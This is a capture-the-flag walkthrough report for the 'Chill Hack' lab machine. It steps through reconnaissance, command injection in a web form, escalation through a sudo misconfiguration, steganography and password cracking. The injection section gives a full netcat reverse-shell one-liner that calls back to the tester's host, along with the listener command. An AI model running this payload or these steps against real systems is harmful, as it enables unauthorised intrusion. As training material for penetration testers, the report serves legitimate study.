HACKER ACADEMY

CHILL HACKS

WALKTHROUGH REPORT

CREATED BY:KEERTHI TR
APPROVED BY: AYUSH SINGH

Table of Contents

INTRODUCTION

Introduction to "Chill Hack" on Hack The Box
Chill Hack is a Capture the Flag (CTF) challenge hosted on Hack The Box (HTB), designed to test your skills in ethical hacking, vulnerability exploitation, and privilege escalation. This box is labeled as an easy/medium difficulty, making it suitable for beginners and intermediate players who want to hone their penetration testing techniques.

In this challenge, you will be expected to:

- Conduct thorough reconnaissance of the target system.
- Identify and exploit vulnerable services.
- Elevate your privileges through misconfigurations or weaknesses in the system.

Goal: The objective is to identify and exploit vulnerabilities in the target machine to retrieve two flags:

1. User Flag: Found after initial access to a lower-privilege user.
2. Root Flag: Requires privilege escalation to the highest level (root user) to access.

Why Should You Try Chill Hack?

- Skill Development: This challenge will teach you a variety of essential penetration testing techniques including network scanning, command injection, privilege escalation, and password cracking.
- Practical Experience: By working through the machine, you will practice using key cybersecurity tools such as Nmap, Netcat, John the Ripper, and LinPEAS, while also developing your problem-solving abilities.
- Real-World Scenarios: Many of the vulnerabilities exploited in this challenge mimic real-world scenarios, providing hands-on experience that can be applied to actual penetration testing engagements.

In summary, "Chill Hack" offers an engaging and educational experience for cybersecurity enthusiasts, helping them grow their knowledge and confidence in ethical hacking practices.

1. Reconnaissance: Nmap Scan to Identify Open Ports

Objective: The first task in any penetration test is to gather as much information as possible about the target system. Using Nmap, I scanned the target machine to find out which ports were open and what services were running.

Nmap Command:

```
nmap -sC -sV 10.10.237.91
```

- -sC runs default scripts.
- -sV detects version information of services.

Nmap Results:

```
PORT   STATE SERVICE  VERSION
21/tcp  open  ftp     vsftpd 3.0.3
22/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu
4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.29 ((Ubuntu))
```

Analysis:

- FTP (Port 21): Allows anonymous login.
- SSH (Port 22): Running OpenSSH 7.6p1.
- HTTP (Port 80): Apache server running a webpage.

2. Exploiting FTP Service (Port 21)

Objective: Check for anonymous FTP access and search for files or clues that could aid in further exploitation.
FTP Login:

```
ftp 10.10.237.91
```

- Username: anonymous
- Password: [leave blank]

Upon logging in, I found a file named note.txt.
Note.txt Contents:

```
Hi Apaar, please don't use the same password everywhere. It’s not safe!
```

Analysis: This clue indicated that the user Apaar might have reused passwords across services, potentially giving a foothold for privilege escalation later.

3. Web Enumeration (Port 80): Finding Hidden Directories

Objective: Explore the web service running on Port 80. First, I browsed to the webpage, which displayed general information about a game. I suspected there might be hidden directories or files, so I used Dirb to brute-force directories on the web server.
Dirb Command:

```
dirb http://10.10.237.91
```

Dirb Results:

```
http://10.10.237.91/secret
```

Analysis: The /secret directory was hidden from casual browsing, which could potentially lead to sensitive information or vulnerabilities.

4. Exploiting Command Injection via Web Form

Objective: The /secret directory contained a web form where users could input text. After trying various inputs, I tested the possibility of command injection by passing a crafted command.
Command Injection: A type of attack where unsanitized inputs to the web application are executed directly by the server's shell.

Injected Command:

```
r\m /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.51.219 1234 >/tmp/f
```

Explanation: This command creates a named pipe (/tmp/f) and connects back to my machine (IP: 10.11.51.219) on port 1234, providing me with a reverse shell. I used Netcat on my machine to listen for the incoming connection.

Netcat Command (On My Machine):

```
nc -lvnp 1234
```

Result: I gained a reverse shell as the www-data user on the server, providing limited access to the file system.

5. Post-Exploitation: Privilege Escalation to User ‘Apaar’

Objective: Now that I had limited shell access as www-data, my goal was to escalate my privileges to a higher-level user. I started by checking for files with special permissions.
I found a file called .helpline.sh in Apaar’s home directory with sudo permissions that could be run without a password as user Apaar.

Checking Sudo Permissions:

```
sudo -l
```

The file .helpline.sh had an entry allowing it to be executed as user Apaar.

Privilege Escalation Command:

```
sudo -u apaar ./helpline.sh
```

Result: Running this command gave me a shell as the user Apaar.

6. Using LinPEAS for System Enumeration

Objective: Now that I had user-level access as Apaar, my goal was to escalate privileges to root. I downloaded and ran LinPEAS, a tool designed to find privilege escalation opportunities by scanning for misconfigurations and vulnerabilities.

LinPEAS Command:

```
./linpeas.sh
```

LinPEAS Results:

- I found an additional HTTP service running on port 9001 (Customer Portal), but no immediate vulnerabilities surfaced from this service.
- Potential misconfigurations or sensitive files elsewhere in the system.

7. Analyzing Hidden Data in Images

Objective: While exploring the web directories, I found an image file that seemed suspicious. I decided to check if any hidden data (steganography) was embedded in the image using Steghide.

Downloading the Image with Rsync:

```
rsync -avz apaar@10.10.237.91:/var/www/html/image.jpg .
```

Extracting Hidden Data:

```
steghide extract -sf image.jpg
```

After extracting, I found a ZIP file inside the image. I attempted to crack the password of the ZIP file using John the Ripper.

Cracking the ZIP File Password:

1. **Convert ZIP file into a crackable hash:**

```
zip2john secret.zip > zip.hash
```

2. **Run John the Ripper to crack the password:**

```
john zip.hash --wordlist=/usr/share/wordlists/rockyou.txt
```

Result: After cracking the password, I found credentials inside the ZIP file, which could potentially be used to log in to more privileged services.

8. Conclusion and Final Takeaways

Through this penetration test, I successfully exploited several vulnerabilities and weaknesses:

- FTP Anonymous Login: Exposed a clue about password reuse by user Apaar.
- Command Injection: A vulnerable web form allowed me to gain shell access.
- Privilege Escalation: Misconfigured sudo permissions allowed me to escalate from www-data to Apaar.
- Steganography: Hidden data inside an image file contained sensitive credentials.

This case study highlights the importance of securing services like FTP, implementing input validation to prevent command injection, and managing file permissions carefully. A complete vulnerability assessment followed by patching these weaknesses would significantly improve the target's security posture.

Tools Used:

- Nmap: Network scanning and enumeration.
- Dirb: Web directory brute-forcing.
- Netcat: Reverse shell setup.
- LinPEAS: Privilege escalation enumeration.
- Steghide: Extracting hidden data from images.
- John the Ripper: Password cracking tool.

9. PROOF OF CONCEPT (POC)

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1001     1001           90 Oct 03  2020 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.11.51.219
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
| ssh-hostkey:
|   2048 09:f9:5d:b9:18:d0:b2:3a:82:2d:6e:76:8c:c2:01:44 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDcxgJ3GDCJNTr2pG/lKpGexQ+zhCKUcUL0h
|   256 1b:cf:3a:49:8b:1b:20:b0:2c:6a:a5:51:a8:8f:1e:62 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB
|   256 30:05:cc:52:c6:6f:65:04:86:0f:72:41:c8:a4:39:cf (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKHq62Lw0h1xzNV41zO3BsfpOiBI3uy0XHtt6
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Game Info
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 7EEEA719D1DF55D478C68D9886707F17
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

fig 9.1: N-MAP Scan results

ref :1. Reconnaissance: Nmap Scan to Identify Open Ports

```
└─# dirb http://10.10.237.91/ -w /usr/share/wordlists/dirb/common.txt

---- Scanning URL: http://10.10.237.91/ ----
==> DIRECTORY: http://10.10.237.91/css/
==> DIRECTORY: http://10.10.237.91/fonts/
==> DIRECTORY: http://10.10.237.91/images/
+ http://10.10.237.91/index.html (CODE:200|SIZE:35184)
==> DIRECTORY: http://10.10.237.91/js/
==> DIRECTORY: http://10.10.237.91/secret/
+ http://10.10.237.91/server-status (CODE:403|SIZE:277)
```

fig 9.2: dirb subpage enumeration
ref: 3. Web Enumeration (Port 80): Finding Hidden Directories



fig 9.3: web
ref: 4. Exploiting Command Injection via Web Form



fig 9.4: Alert message after trying ls -all
ref: 4. Exploiting Command Injection via Web Form



fig 9.5: Outup for pwd command
ref: 4. Exploiting Command Injection via Web Form



fig 9.6: Command injection cat</etc/passwd
ref: 4. Exploiting Command Injection via Web Form

```
sudo -u apaar /home/apaar/.helpline.sh

Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: /bin/bash
/bin/bash
Hello user! I am /bin/bash,  Please enter your message: /bin/bash
/bin/bash
whoami
whoami
apaar
python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
apaar@ubuntu:~$ ls -all
ls -all
total 44
drwxr-xr-x 5 apaar apaar 4096 Oct  4  2020 .
drwxr-xr-x 5 root  root  4096 Oct  3  2020 ..
-rw------- 1 apaar apaar    0 Oct  4  2020 .bash_history
-rw-r--r-- 1 apaar apaar  220 Oct  3  2020 .bash_logout
-rw-r--r-- 1 apaar apaar 3771 Oct  3  2020 .bashrc
drwx------ 2 apaar apaar 4096 Oct  3  2020 .cache
drwx------ 3 apaar apaar 4096 Oct  3  2020 .gnupg
-rwxrwxr-x 1 apaar apaar  286 Oct  4  2020 .helpline.sh
-rw-r--r-- 1 apaar apaar  807 Oct  3  2020 .profile
drwxr-xr-x 2 apaar apaar 4096 Oct  3  2020 .ssh
-rw------- 1 apaar apaar  817 Oct  3  2020 .viminfo
-rw-rw---- 1 apaar apaar   46 Oct  4  2020 local.txt

apaar@ubuntu:~$ cat local.txt
cat local.txt
{USER-FLAG: e8vpd3323cfvlp0qpxxx9qtr5iq37oww}
```

fig 9.7: file helpline.sh (user flag)
ref: 5. Post-Exploitation: Privilege Escalation to User ‘Apaar’



fig 9.8: Steganography images
ref: 7. Analyzing Hidden Data in Images

fig 9.9: Root flag



fig 9.10: Completion of the Room